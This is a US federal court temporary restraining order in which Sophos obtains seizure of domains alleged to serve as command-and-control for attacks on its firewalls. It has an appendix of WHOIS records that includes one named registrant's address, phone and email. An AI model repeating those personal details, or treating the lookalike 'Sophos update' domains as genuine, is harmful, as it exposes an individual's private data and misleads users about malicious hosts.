**2. There is good cause to believe that Defendants have engaged in and are likely to engage in acts or practices that violate the Computer Fraud and Abuse Act (18 U.S.C. § 1030), the Lanham Act (15 U.S.C. §§ 1114, 1125), the Anticybersquatting Consumer Protection Act (15 U.S.C. § 1125(d)) and constitute common law unjust enrichment, and that Sophos is, therefore, likely to prevail on the merits of this action;**

**3. Sophos owns the registered trademark “Sophos” used in connection with its services, software and products. There is good cause to believe that, unless Defendants are restrained and enjoined by Order of this Court, immediate and irreparable harm will result from the Defendants’ ongoing violations. The evidence set forth in Sophos’s Brief in Support of *Ex Parte* Application for a Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction (“TRO Application”), and the accompanying declarations and exhibits, demonstrates that Sophos is likely to prevail on its claim that Defendants have engaged in violations of the foregoing law by:**

- a. intentionally accessing and sending malicious software, code, and instructions to the protected computers and operating systems of Sophos, without authorization or exceeding authorization, in order to**
  - i. infect those computers and operating systems with malicious code and thereby attempt to gain control over those computers and operating systems;**

**ii. attack the security of those computers by conducting remote reconnaissance, and attempting to access information on those computers, without authorization;**

**b. deploying computers and Internet domains to establish a command and control infrastructure by which means Defendants conduct the foregoing illegal activities;**

**4. There is good cause to believe that if such conduct continues, irreparable harm will occur to Sophos. There is good cause to believe that the Defendants will continue to engage in such unlawful actions if not immediately restrained from doing so by Order of this Court.**

**5. There is good cause to believe that immediate and irreparable damage to this Court's ability to grant effective final relief will result from the sale, transfer, or other disposition or concealment by Defendants of command and control software that is hosted at and otherwise operates through the Internet domains listed in Appendix A to this Order and from the destruction or concealment of other discoverable evidence of Defendants' misconduct available via those domains, including on user computers infected by Defendants, if Defendants receive advance notice of this action. Based on the evidence cited in Sophos's TRO Application and accompanying declarations and exhibits, Sophos is likely to be able to prove that:**

- a. Defendants are engaged in activities that directly violate United States law and harm Sophos;**
- b. Defendants have continued their unlawful conduct despite the clear injury to the foregoing interests;**
- c. Defendants are likely to delete or to relocate the command and control software at issue in Sophos's TRO Application and the harmful and malicious software disseminated through the Internet domains listed in Appendix A to this Order, thereby permitting them to continue their illegal acts; and**
- d. Defendants are likely to warn their associates engaged in such activities if informed of Sophos's action.**

**6. Sophos's request for this emergency *ex parte* relief is not the result of any lack of**

diligence on Sophos's part, but instead based upon the nature of Defendants' unlawful conduct. Therefore, in accordance with Fed. R. Civ. P. 65(b), 15 U.S.C. § 1116(a) and 28 U.S.C. § 1651(a), good cause and the interest of justice require that this Order be Granted without prior notice to Defendants, and accordingly, Sophos is relieved of the duty to provide Defendants with prior notice of Sophos's motion.

7. There is good cause to believe that Defendants have specifically directed their activities to Sophos's firewall devices located in Virginia, including in the vicinity of Alexandria, Virginia, and the Eastern District of Virginia, have engaged in illegal activity using the Internet domains identified in Appendix A to this Order by using those domains to direct malicious code to Sophos's firewall devices to further perpetrate their illegal conduct. There is good cause to believe that Defendants have directed said malicious code and content through certain instrumentalities—specifically the domains and the domain registration facilities of the domain registries identified in Appendix A to this Order.

8. There is good cause to believe that to immediately halt the injury caused by Defendants, Defendants must be prohibited from accessing Sophos's firewall devices without authorization and prohibited from sending malicious code, content and commands from the Internet domains identified in Appendix A to this Order to Sophos's firewall devices.

9. There is good cause to believe that Defendants have engaged in illegal activity using the Internet domains identified in Appendix A to this Order to host the command and control software used to deliver malicious software to Sophos's firewall devices. There is good cause to believe that to immediately halt the injury caused by Defendants, each of Defendants' current and prospective domains set forth in Appendix A to this Order must be immediately transferred to the control of Sophos, thus making them inaccessible to Defendants for command

**and control purposes.**

**10. There is good cause to believe that to immediately halt the injury, the execution of this Order should be carried out in a coordinated manner by Sophos and by the domain registries identified in Appendix A to this Order on such date and time within five (5) days of this Order as may be reasonably requested by Sophos.**

**11. There is good cause to believe that Defendants may change the Internet domains that they use to conduct illegal activities, and that Sophos may identify and update the domains listed in Appendix A to this Order as may be reasonably necessary to account for additional Internet domains associated with Defendants just prior to the execution of this Order and within a reasonable time thereafter should Defendants attempt to evade and defy this Order.**

**12. There is good cause to permit notice of the instant Order, notice of the Preliminary Injunction hearing and service of the Complaint by formal and alternative means, given the exigency of the circumstances and the need for prompt relief. The following means of service are authorized by law, satisfy Due Process, and satisfy Fed. R. Civ. P. 4(f)(3) and are reasonably calculated to notify Defendants of the instant order, the Preliminary Injunction hearing and of this action: (1) transmission by email, facsimile, mail and/or personal delivery to the contact information provided by Defendants to Defendants' domain registrars and hosting companies and as agreed to by Defendants in Defendants' domain registration and/or hosting agreements, (2) publishing notice on a publicly available Internet website, (3) by personal delivery upon Defendants, to the extent Defendants provided accurate contact information in the U.S.; and/or (4) personal delivery through the Hague Convention on Service Abroad or similar treaties upon Defendants, to the extent Defendants provided accurate contact information in foreign countries that are signatories to such treaties.**



**TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

**IT IS THEREFORE ORDERED** that, Defendants, Defendants' representatives, and persons who are in active concert or participation with Defendants, are temporarily restrained and enjoined from: (1) intentionally accessing and sending malicious software or code to Sophos's protected computers, including its firewall devices, or the computers or networks of any other party, without authorization; (2) intentionally attacking and compromising computers of Sophos, including its firewall devices, or the computers or networks of any other party, to access computing resources and information on those devices, or for any other illegal purpose; (3) configuring, deploying, operating, or otherwise participating in or facilitating a command and control infrastructure described in the TRO Application, including but not limited to the command and control software hosted at and operating through the Internet domains set forth in **Appendix A** to this Order and through any other component or element of the command and control infrastructure at any location; (4) stealing information from Sophos or any other party, including through the foregoing activities; (5) misappropriating that which rightfully belongs to Sophos or any other party, or in which Sophos or any other party has a proprietary interest, including through the foregoing activities; (6) downloading or offering to download additional malicious software onto Sophos's firewalls or the computer of any other party; or (7) undertaking any similar activity that inflicts harm on Sophos, any other party or the public.

**IT IS FURTHER ORDERED** that, Defendants, Defendants' representatives, and persons who are in active concert or participation with Defendants are temporarily restrained and enjoined from (1) using and infringing Sophos's trademark, including specifically Sophos's registered trademark "Sophos" and/or other trademarks, trade names, service marks, or Internet Domain addresses or names containing or infringing such trademarks, trade names or service

marks; (2) using in connection with Defendants' activities, products, or services any false or deceptive designation, representation or description of Defendants or of their activities, whether by symbols, words, designs or statements, which would damage or injure Sophos or give Defendants an unfair competitive advantage or result in deception in Sophos's markets and channels of trade; or (3) acting in any other manner which suggests in any way that Defendants' activities, products or services come from or are somehow sponsored by or affiliated with Sophos, or passing off Defendants' activities, products or services as Sophos's.

**IT IS FURTHER ORDERED** that, with respect to any currently registered Internet domains set forth in Appendix A to this Order, the domain registries set forth in Appendix A shall take the following actions:

A. Within five (5) business days of receipt of this Order, shall unlock and change the registrar of record for the domains to Lexsynergy Ltd. or such other registrar specified by Sophos. To the extent the registrar of record does not assist in changing the registrar of record for the domains under its control, the domain registry for the domains, or its administrators, including backend registry operators or administrators, within five (5) business days of receipt of this Order, shall change, or assist in changing, the registrar of record for the domains to Lexsynergy Ltd. or such other registrar specified by Sophos. The purpose of this paragraph is to ensure that Sophos has control over the hosting and administration of the domains in its registrar account at Lexsynergy Ltd. or such other registrar specified by Sophos. Sophos shall provide to the domain registry or registrar of record any requested registrar information or account details necessary to effectuate the foregoing.

B. The WHOIS registrant, administrative, billing and technical contact and identifying information should be the following, or other information as may be specified by

Sophos:

Domain Administrator  
Sophos Ltd.  
The Pentagon, Abingdon Science Park  
Abingdon OX14 3YP  
United Kingdom  
registrar@sophos.com

C. Prevent transfer, modification or deletion of the domain by Defendants and prevent transfer or control of the domain to the account of any party other than Sophos;

D. Take all steps required to propagate to the foregoing changes through the Domain Name System ("DNS"), including domain registrars.

**IT IS FURTHER ORDERED** that copies of this Order, notice of the Preliminary Injunction hearing and service of the Complaint may be served by any means authorized by law, including (1) transmission by email, facsimile, mail and/or personal delivery to the contact information provided by Defendants to Defendants' domain registrars and/or hosting companies and as agreed to by Defendants in the domain registration and/or hosting agreements, (2) publishing notice on a publicly available Internet website, (3) by personal delivery upon Defendants, to the extent Defendants provided accurate contact information in the U.S.; and (4) personal delivery through the Hague Convention on Service Abroad or similar treaties upon Defendants, to the extent Defendants provided accurate contact information in foreign countries that are signatories to such treaties.

**IT IS FURTHER ORDERED**, pursuant to Federal Rule of Civil Procedure 65(b) that the Defendants shall appear before this Court on May 12, 2020 at 2:00 PM to show *by teleconference* cause, if there is any, why this Court should not enter a Preliminary Injunction, pending final

ruling on the Complaint against Defendants, enjoining Defendants from the conduct temporarily restrained by the preceding provisions of this Order.

**IT IS FURTHER ORDERED** that Sophos shall post bond in the amount of \$10,000 to be paid into the Court registry.

**IT IS FURTHER ORDERED** that Sophos may identify and update the domains in **Appendix A** to this Order and the Complaint as may be reasonably necessary to account for additional Internet domains associated with Defendants' illegal conduct just prior to or within a reasonable time after the execution of this Order.

**IT IS FURTHER ORDERED** that Defendants shall file with the Court and serve on Sophos's counsel any answering affidavits, pleadings, motions, expert reports or declarations and/or legal memoranda no later than one (1) day prior to the hearing on Sophos's request for a preliminary injunction.

**IT IS SO ORDERED**  
Entered this 1st day of May, 2020  
2:28pm

ls/ [Signature]  
Liam O'Grady  
United States District Judge  
UNITED STATES DISTRICT JUDGE

[Faint, mostly illegible text, likely bleed-through from the reverse side of the page]

**United States District Judge  
I. James O'Grady**

[Faint handwritten notes or signatures]

**APPENDIX A**

**.COM DOMAINS**

**Registry**

**VeriSign, Inc.  
VeriSign Information Services, Inc.  
12061 Bluemont Way  
Reston, Virginia 20190  
United States**

**SOPHOSFIREWALLUPDATE.COM**

**Domain Name: sophosfirewallupdate.com  
Registry Domain ID: 2507933309\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.godaddy.com  
Registrar URL: http://www.godaddy.com  
Updated Date: 2020-03-27T09:14:11Z  
Creation Date: 2020-03-27T09:14:10Z  
Registrar Registration Expiration Date: 2022-03-27T09:14:10Z  
Registrar: GoDaddy.com, LLC  
Registrar IANA ID: 146  
Registrar Abuse Contact Email: abuse@godaddy.com  
Registrar Abuse Contact Phone: +1.4806242505  
Domain Status: clientTransferProhibited <http://www.icann.org/epp#clientTransferProhibited>  
Domain Status: clientUpdateProhibited <http://www.icann.org/epp#clientUpdateProhibited>  
Domain Status: clientRenewProhibited <http://www.icann.org/epp#clientRenewProhibited>  
Domain Status: clientDeleteProhibited <http://www.icann.org/epp#clientDeleteProhibited>  
Registry Registrant ID: Not Available From Registry  
Registrant Name: Registration Private  
Registrant Organization: Domains By Proxy, LLC  
Registrant Street: DomainsByProxy.com  
Registrant Street: 14455 N. Hayden Road  
Registrant City: Scottsdale  
Registrant State/Province: Arizona  
Registrant Postal Code: 85260  
Registrant Country: US  
Registrant Phone: +1.4806242599  
Registrant Phone Ext:  
Registrant Fax: +1.4806242598  
Registrant Fax Ext:  
Registrant Email: sophosfirewallupdate.com@domainsbyproxy.com  
Registry Admin ID: Not Available From Registry  
Admin Name: Registration Private**

|   |  |
|---|--|
|   | <p> <b>Admin Organization: Domains By Proxy, LLC</b><br/> <b>Admin Street: DomainsByProxy.com</b><br/> <b>Admin Street: 14455 N. Hayden Road</b><br/> <b>Admin City: Scottsdale</b><br/> <b>Admin State/Province: Arizona</b><br/> <b>Admin Postal Code: 85260</b><br/> <b>Admin Country: US</b><br/> <b>Admin Phone: +1.4806242599</b><br/> <b>Admin Phone Ext:</b><br/> <b>Admin Fax: +1.4806242598</b><br/> <b>Admin Fax Ext:</b><br/> <b>Admin Email: sophosfirewallupdate.com@domainsbyproxy.com</b><br/> <b>Registry Tech ID: Not Available From Registry</b><br/> <b>Tech Name: Registration Private</b><br/> <b>Tech Organization: Domains By Proxy, LLC</b><br/> <b>Tech Street: DomainsByProxy.com</b><br/> <b>Tech Street: 14455 N. Hayden Road</b><br/> <b>Tech City: Scottsdale</b><br/> <b>Tech State/Province: Arizona</b><br/> <b>Tech Postal Code: 85260</b><br/> <b>Tech Country: US</b><br/> <b>Tech Phone: +1.4806242599</b><br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax: +1.4806242598</b><br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email: sophosfirewallupdate.com@domainsbyproxy.com</b><br/> <b>Name Server: NS11.DOMAINCONTROL.COM</b><br/> <b>Name Server: NS12.DOMAINCONTROL.COM</b><br/> <b>DNSSEC: unsigned</b><br/> <b>URL of the ICANN WHOIS Data Problem Reporting System: <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></b><br/> <b>&gt;&gt;&gt; Last update of WHOIS database: 2020-04-29T06:00:00Z &lt;&lt;&lt;</b> </p> |
| <p><b>SOPHOSENERPRISECENTER.COM</b></p> | <p> <b>Domain Name: sophosenterprisecenter.com</b><br/> <b>Registry Domain ID: 2507917915_DOMAIN_COM-VRSN</b><br/> <b>Registrar WHOIS Server: whois.godaddy.com</b><br/> <b>Registrar URL: <a href="http://www.godaddy.com">http://www.godaddy.com</a></b><br/> <b>Updated Date: 2020-03-27T05:54:59Z</b><br/> <b>Creation Date: 2020-03-27T05:54:58Z</b><br/> <b>Registrar Registration Expiration Date: 2022-03-27T05:54:58Z</b><br/> <b>Registrar: GoDaddy.com, LLC</b><br/> <b>Registrar IANA ID: 146</b><br/> <b>Registrar Abuse Contact Email: <a href="mailto:abuse@godaddy.com">abuse@godaddy.com</a></b><br/> <b>Registrar Abuse Contact Phone: +1.4806242505</b><br/> <b>Domain Status: clientTransferProhibited <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a></b> </p>  |

**Domain Status: clientUpdateProhibited** <http://www.icann.org/epp#clientUpdateProhibited>  
**Domain Status: clientRenewProhibited** <http://www.icann.org/epp#clientRenewProhibited>  
**Domain Status: clientDeleteProhibited** <http://www.icann.org/epp#clientDeleteProhibited>  
**Registry Registrant ID: Not Available From Registry**  
**Registrant Name: Registration Private**  
**Registrant Organization: Domains By Proxy, LLC**  
**Registrant Street: DomainsByProxy.com**  
**Registrant Street: 14455 N. Hayden Road**  
**Registrant City: Scottsdale**  
**Registrant State/Province: Arizona**  
**Registrant Postal Code: 85260**  
**Registrant Country: US**  
**Registrant Phone: +1.4806242599**  
**Registrant Phone Ext:**  
**Registrant Fax: +1.4806242598**  
**Registrant Fax Ext:**  
**Registrant Email: sophosenterprisecenter.com@domainsbyproxy.com**  
**Registry Admin ID: Not Available From Registry**  
**Admin Name: Registration Private**  
**Admin Organization: Domains By Proxy, LLC**  
**Admin Street: DomainsByProxy.com**  
**Admin Street: 14455 N. Hayden Road**  
**Admin City: Scottsdale**  
**Admin State/Province: Arizona**  
**Admin Postal Code: 85260**  
**Admin Country: US**  
**Admin Phone: +1.4806242599**  
**Admin Phone Ext:**  
**Admin Fax: +1.4806242598**  
**Admin Fax Ext:**  
**Admin Email: sophosenterprisecenter.com@domainsbyproxy.com**  
**Registry Tech ID: Not Available From Registry**  
**Tech Name: Registration Private**  
**Tech Organization: Domains By Proxy, LLC**  
**Tech Street: DomainsByProxy.com**  
**Tech Street: 14455 N. Hayden Road**  
**Tech City: Scottsdale**  
**Tech State/Province: Arizona**  
**Tech Postal Code: 85260**  
**Tech Country: US**  
**Tech Phone: +1.4806242599**  
**Tech Phone Ext:**  
**Tech Fax: +1.4806242598**  
**Tech Fax Ext:**  
**Tech Email: sophosenterprisecenter.com@domainsbyproxy.com**



|                                       |  |
|---------------------------------------|--|
|                                       | <p>com<br/>                 Name Server: NS57.DOMAINCONTROL.COM<br/>                 Name Server: NS58.DOMAINCONTROL.COM<br/>                 DNSSEC: unsigned<br/>                 URL of the ICANN WHOIS Data Problem Reporting System: <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></p>  |
| <p><b>SOPHOSPRODUCTUPDATE.COM</b></p> | <p>Domain Name: sophosproductupdate.com<br/>                 Registry Domain ID: 2507933291_DOMAIN_COM-VRSN<br/>                 Registrar WHOIS Server: whois.godaddy.com<br/>                 Registrar URL: <a href="http://www.godaddy.com">http://www.godaddy.com</a><br/>                 Updated Date: 2020-03-27T09:13:59Z<br/>                 Creation Date: 2020-03-27T09:13:58Z<br/>                 Registrar Registration Expiration Date: 2022-03-27T09:13:58Z<br/>                 Registrar: GoDaddy.com, LLC<br/>                 Registrar IANA ID: 146<br/>                 Registrar Abuse Contact Email: <a href="mailto:abuse@godaddy.com">abuse@godaddy.com</a><br/>                 Registrar Abuse Contact Phone: +1.4806242505<br/>                 Domain Status: clientTransferProhibited <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a><br/>                 Domain Status: clientUpdateProhibited <a href="http://www.icann.org/epp#clientUpdateProhibited">http://www.icann.org/epp#clientUpdateProhibited</a><br/>                 Domain Status: clientRenewProhibited <a href="http://www.icann.org/epp#clientRenewProhibited">http://www.icann.org/epp#clientRenewProhibited</a><br/>                 Domain Status: clientDeleteProhibited <a href="http://www.icann.org/epp#clientDeleteProhibited">http://www.icann.org/epp#clientDeleteProhibited</a><br/>                 Registry Registrant ID: Not Available From Registry<br/>                 Registrant Name: Registration Private<br/>                 Registrant Organization: Domains By Proxy, LLC<br/>                 Registrant Street: DomainsByProxy.com<br/>                 Registrant Street: 14455 N. Hayden Road<br/>                 Registrant City: Scottsdale<br/>                 Registrant State/Province: Arizona<br/>                 Registrant Postal Code: 85260<br/>                 Registrant Country: US<br/>                 Registrant Phone: +1.4806242599<br/>                 Registrant Phone Ext:<br/>                 Registrant Fax: +1.4806242598<br/>                 Registrant Fax Ext:<br/>                 Registrant Email: <a href="mailto:sophosproductupdate.com@domainsbyproxy.com">sophosproductupdate.com@domainsbyproxy.com</a><br/>                 Registry Admin ID: Not Available From Registry<br/>                 Admin Name: Registration Private<br/>                 Admin Organization: Domains By Proxy, LLC<br/>                 Admin Street: DomainsByProxy.com<br/>                 Admin Street: 14455 N. Hayden Road<br/>                 Admin City: Scottsdale<br/>                 Admin State/Province: Arizona<br/>                 Admin Postal Code: 85260</p> |

|   |   |
|---|---|
|   | <p> <b>Admin Country: US</b><br/> <b>Admin Phone: +1.4806242599</b><br/> <b>Admin Phone Ext:</b><br/> <b>Admin Fax: +1.4806242598</b><br/> <b>Admin Fax Ext:</b><br/> <b>Admin Email: sophosproductupdate.com@domainsbyproxy.com</b><br/> <b>Registry Tech ID: Not Available From Registry</b><br/> <b>Tech Name: Registration Private</b><br/> <b>Tech Organization: Domains By Proxy, LLC</b><br/> <b>Tech Street: DomainsByProxy.com</b><br/> <b>Tech Street: 14455 N. Hayden Road</b><br/> <b>Tech City: Scottsdale</b><br/> <b>Tech State/Province: Arizona</b><br/> <b>Tech Postal Code: 85260</b><br/> <b>Tech Country: US</b><br/> <b>Tech Phone: +1.4806242599</b><br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax: +1.4806242598</b><br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email: sophosproductupdate.com@domainsbyproxy.com</b><br/> <b>Name Server: NS27.DOMAINCONTROL.COM</b><br/> <b>Name Server: NS28.DOMAINCONTROL.COM</b><br/> <b>DNSSEC: unsigned</b><br/> <b>URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/</b><br/> <b>&gt;&gt;&gt; Last update of WHOIS database: 2020-04-29T06:00:00Z &lt;&lt;</b> </p> |
| <p><b>FILEDOWNLOADERSERVERS.COM</b></p> | <p> <b>Domain Name: filedownloaderservers.com</b><br/> <b>Registry Domain ID: 2476552089_DOMAIN_COM-VRSN</b><br/> <b>Registrar WHOIS Server: whois.godaddy.com</b><br/> <b>Registrar URL: http://www.godaddy.com</b><br/> <b>Updated Date: 2020-01-06T13:45:34Z</b><br/> <b>Creation Date: 2020-01-06T13:45:33Z</b><br/> <b>Registrar Registration Expiration Date: 2022-01-06T13:45:33Z</b><br/> <b>Registrar: GoDaddy.com, LLC</b><br/> <b>Registrar IANA ID: 146</b><br/> <b>Registrar Abuse Contact Email: abuse@godaddy.com</b><br/> <b>Registrar Abuse Contact Phone: +1.4806242505</b><br/> <b>Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited</b><br/> <b>Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited</b><br/> <b>Domain Status: clientRenewProhibited http://www.icann.org/epp#clientRenewProhibited</b><br/> <b>Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited</b> </p>  |

**Registry Registrant ID: Not Available From Registry**  
**Registrant Name: Registration Private**  
**Registrant Organization: Domains By Proxy, LLC**  
**Registrant Street: DomainsByProxy.com**  
**Registrant Street: 14455 N. Hayden Road**  
**Registrant City: Scottsdale**  
**Registrant State/Province: Arizona**  
**Registrant Postal Code: 85260**  
**Registrant Country: US**  
**Registrant Phone: +1.4806242599**  
**Registrant Phone Ext:**  
**Registrant Fax: +1.4806242598**  
**Registrant Fax Ext:**  
**Registrant Email: filedownloaderservers.com@domainsbyproxy.com**  
**Registry Admin ID: Not Available From Registry**  
**Admin Name: Registration Private**  
**Admin Organization: Domains By Proxy, LLC**  
**Admin Street: DomainsByProxy.com**  
**Admin Street: 14455 N. Hayden Road**  
**Admin City: Scottsdale**  
**Admin State/Province: Arizona**  
**Admin Postal Code: 85260**  
**Admin Country: US**  
**Admin Phone: +1.4806242599**  
**Admin Phone Ext:**  
**Admin Fax: +1.4806242598**  
**Admin Fax Ext:**  
**Admin Email: filedownloaderservers.com@domainsbyproxy.com**  
**Registry Tech ID: Not Available From Registry**  
**Tech Name: Registration Private**  
**Tech Organization: Domains By Proxy, LLC**  
**Tech Street: DomainsByProxy.com**  
**Tech Street: 14455 N. Hayden Road**  
**Tech City: Scottsdale**  
**Tech State/Province: Arizona**  
**Tech Postal Code: 85260**  
**Tech Country: US**  
**Tech Phone: +1.4806242599**  
**Tech Phone Ext:**  
**Tech Fax: +1.4806242598**  
**Tech Fax Ext:**  
**Tech Email: filedownloaderservers.com@domainsbyproxy.com**  
**Name Server: NS43.DOMAINCONTROL.COM**  
**Name Server: NS44.DOMAINCONTROL.COM**  
**DNSSEC: unsigned**  
**URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>**

**RAGNAROKFROMASGARD.COM**

**Domain Name: ragnarokfromasgard.com**  
**Registry Domain ID: 2516424808\_DOMAIN\_COM-VRSN**  
**Registrar WHOIS Server: whois.godaddy.com**  
**Registrar URL: http://www.godaddy.com**  
**Updated Date: 2020-04-19T15:20:41Z**  
**Creation Date: 2020-04-19T15:20:41Z**  
**Registrar Registration Expiration Date: 2022-04-19T15:20:41Z**  
**Registrar: GoDaddy.com, LLC**  
**Registrar IANA ID: 146**  
**Registrar Abuse Contact Email: abuse@godaddy.com**  
**Registrar Abuse Contact Phone: +1.4806242505**  
**Domain Status: clientTransferProhibited**  
**<http://www.icann.org/epp#clientTransferProhibited>**  
**Domain Status: clientUpdateProhibited**  
**<http://www.icann.org/epp#clientUpdateProhibited>**  
**Domain Status: clientRenewProhibited**  
**<http://www.icann.org/epp#clientRenewProhibited>**  
**Domain Status: clientDeleteProhibited**  
**<http://www.icann.org/epp#clientDeleteProhibited>**  
**Registry Registrant ID: Not Available From Registry**  
**Registrant Name: Ng Chee Hong**  
**Registrant Organization: None**  
**Registrant Street: No 81 Taman Sirih Jalan Padang Tembak**  
**Registrant City: Kepala Batas**  
**Registrant State/Province: Kedah**  
**Registrant Postal Code: 06200**  
**Registrant Country: SG**  
**Registrant Phone: +60.149588378**  
**Registrant Phone Ext:**  
**Registrant Fax:**  
**Registrant Fax Ext:**  
**Registrant Email: ragnarok3fv@protonmail.com**  
**Registry Admin ID: Not Available From Registry**  
**Admin Name: Ng Chee Hong**  
**Admin Organization: None**  
**Admin Street: No 81 Taman Sirih Jalan Padang Tembak**  
**Admin City: Kepala Batas**  
**Admin State/Province: Kedah**  
**Admin Postal Code: 06200**  
**Admin Country: SG**  
**Admin Phone: +60.149588378**  
**Admin Phone Ext:**  
**Admin Fax:**  
**Admin Fax Ext:**  
**Admin Email: ragnarok3fv@protonmail.com**  
**Registry Tech ID: Not Available From Registry**  
**Tech Name: Ng Chee Hong**  
**Tech Organization: None**  
**Tech Street: No 81 Taman Sirih Jalan Padang Tembak**

|                                    |   |
|------------------------------------|---|
|                                    | <p>Tech City: Kepala Batas<br/>                 Tech State/Province: Kedah<br/>                 Tech Postal Code: 06200<br/>                 Tech Country: SG<br/>                 Tech Phone: +60.149588378<br/>                 Tech Phone Ext:<br/>                 Tech Fax:<br/>                 Tech Fax Ext:<br/>                 Tech Email: ragnarok3fv@protonmail.com</p>   |
| <p><b>XN--RFLEXION-BIA.COM</b></p> | <p>Domain Name: xn--rflexion-bia.com<br/>                 Registry Domain ID: 2476172687_DOMAIN_COM-VRSN<br/>                 Registrar WHOIS Server: whois.godaddy.com<br/>                 Registrar URL: http://www.godaddy.com<br/>                 Updated Date: 2020-01-05T16:16:19Z<br/>                 Creation Date: 2020-01-05T16:16:18Z<br/>                 Registrar Registration Expiration Date: 2021-01-05T16:16:18Z<br/>                 Registrar: GoDaddy.com, LLC<br/>                 Registrar IANA ID: 146<br/>                 Registrar Abuse Contact Email: abuse@godaddy.com<br/>                 Registrar Abuse Contact Phone: +1.4806242505<br/>                 Domain Status: clientTransferProhibited<br/> <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a><br/>                 Domain Status: clientUpdateProhibited<br/> <a href="http://www.icann.org/epp#clientUpdateProhibited">http://www.icann.org/epp#clientUpdateProhibited</a><br/>                 Domain Status: clientRenewProhibited<br/> <a href="http://www.icann.org/epp#clientRenewProhibited">http://www.icann.org/epp#clientRenewProhibited</a><br/>                 Domain Status: clientDeleteProhibited<br/> <a href="http://www.icann.org/epp#clientDeleteProhibited">http://www.icann.org/epp#clientDeleteProhibited</a><br/>                 Registry Registrant ID: Not Available From Registry<br/>                 Registrant Name: Registration Private<br/>                 Registrant Organization: Domains By Proxy, LLC<br/>                 Registrant Street: DomainsByProxy.com<br/>                 Registrant Street: 14455 N. Hayden Road<br/>                 Registrant City: Scottsdale<br/>                 Registrant State/Province: Arizona<br/>                 Registrant Postal Code: 85260<br/>                 Registrant Country: US<br/>                 Registrant Phone: +1.4806242599<br/>                 Registrant Phone Ext:<br/>                 Registrant Fax: +1.4806242598<br/>                 Registrant Fax Ext:<br/>                 Registrant Email: xn--rflexion-bia.com@domainsbyproxy.com<br/>                 Registry Admin ID: Not Available From Registry<br/>                 Admin Name: Registration Private<br/>                 Admin Organization: Domains By Proxy, LLC<br/>                 Admin Street: DomainsByProxy.com<br/>                 Admin Street: 14455 N. Hayden Road</p> |

|                             |  |
|-----------------------------|--|
|                             | <p> <b>Admin City: Scottsdale</b><br/> <b>Admin State/Province: Arizona</b><br/> <b>Admin Postal Code: 85260</b><br/> <b>Admin Country: US</b><br/> <b>Admin Phone: +1.4806242599</b><br/> <b>Admin Phone Ext:</b><br/> <b>Admin Fax: +1.4806242598</b><br/> <b>Admin Fax Ext:</b><br/> <b>Admin Email: xn--rflexion-b1a.com@domainsbyproxy.com</b><br/> <b>Registry Tech ID: Not Available From Registry</b><br/> <b>Tech Name: Registration Private</b><br/> <b>Tech Organization: Domains By Proxy, LLC</b><br/> <b>Tech Street: DomainsByProxy.com</b><br/> <b>Tech Street: 14455 N. Hayden Road</b><br/> <b>Tech City: Scottsdale</b><br/> <b>Tech State/Province: Arizona</b><br/> <b>Tech Postal Code: 85260</b><br/> <b>Tech Country: US</b><br/> <b>Tech Phone: +1.4806242599</b><br/> <b>Tech Phone Ext:</b><br/> <b>Tech Fax: +1.4806242598</b><br/> <b>Tech Fax Ext:</b><br/> <b>Tech Email: xn--rflexion-b1a.com@domainsbyproxy.com</b><br/> <b>Name Server: NS43.DOMAINCONTROL.COM</b><br/> <b>Name Server: NS44.DOMAINCONTROL.COM</b><br/> <b>DNSSEC: unsigned</b><br/> <b>URL of the ICANN WHOIS Data Problem Reporting System: <a href="http://wdprs.internic.net/">http://wdprs.internic.net/</a></b><br/> <b>&gt;&gt;&gt; Last update of WHOIS database: 2020-04-29T18:00:00Z &lt;&lt;&lt;</b> </p> |
| <p><b>RÉFLEXION.COM</b></p> | <p> <b>Domain Name: réflexion.com</b><br/> <b>Registry Domain ID: 2476172687_DOMAIN_COM-VRSN</b><br/> <b>Registrar WHOIS Server: whois.godaddy.com</b><br/> <b>Registrar URL: <a href="http://www.godaddy.com">http://www.godaddy.com</a></b><br/> <b>Updated Date: 2020-01-05T16:16:19Z</b><br/> <b>Creation Date: 2020-01-05T16:16:18Z</b><br/> <b>Registrar Registration Expiration Date: 2021-01-05T16:16:18Z</b><br/> <b>Registrar: GoDaddy.com, LLC</b><br/> <b>Registrar IANA ID: 146</b><br/> <b>Registrar Abuse Contact Email: <a href="mailto:abuse@godaddy.com">abuse@godaddy.com</a></b><br/> <b>Registrar Abuse Contact Phone: +1.4806242505</b><br/> <b>Domain Status: clientTransferProhibited</b><br/> <b><a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a></b><br/> <b>Domain Status: clientUpdateProhibited</b><br/> <b><a href="http://www.icann.org/epp#clientUpdateProhibited">http://www.icann.org/epp#clientUpdateProhibited</a></b><br/> <b>Domain Status: clientRenewProhibited</b><br/> <b><a href="http://www.icann.org/epp#clientRenewProhibited">http://www.icann.org/epp#clientRenewProhibited</a></b><br/> <b>Domain Status: clientDeleteProhibited</b> </p>  |

<http://www.icann.org/epp#clientDeleteProhibited>  
Registry Registrant ID: Not Available From Registry  
Registrant Name: Registration Private  
Registrant Organization: Domains By Proxy, LLC  
Registrant Street: DomainsByProxy.com  
Registrant Street: 14455 N. Hayden Road  
Registrant City: Scottsdale  
Registrant State/Province: Arizona  
Registrant Postal Code: 85260  
Registrant Country: US  
Registrant Phone: +1.4806242599  
Registrant Phone Ext:  
Registrant Fax: +1.4806242598  
Registrant Fax Ext:  
Registrant Email: xn--rflexion-b1a.com@domainsbyproxy.com  
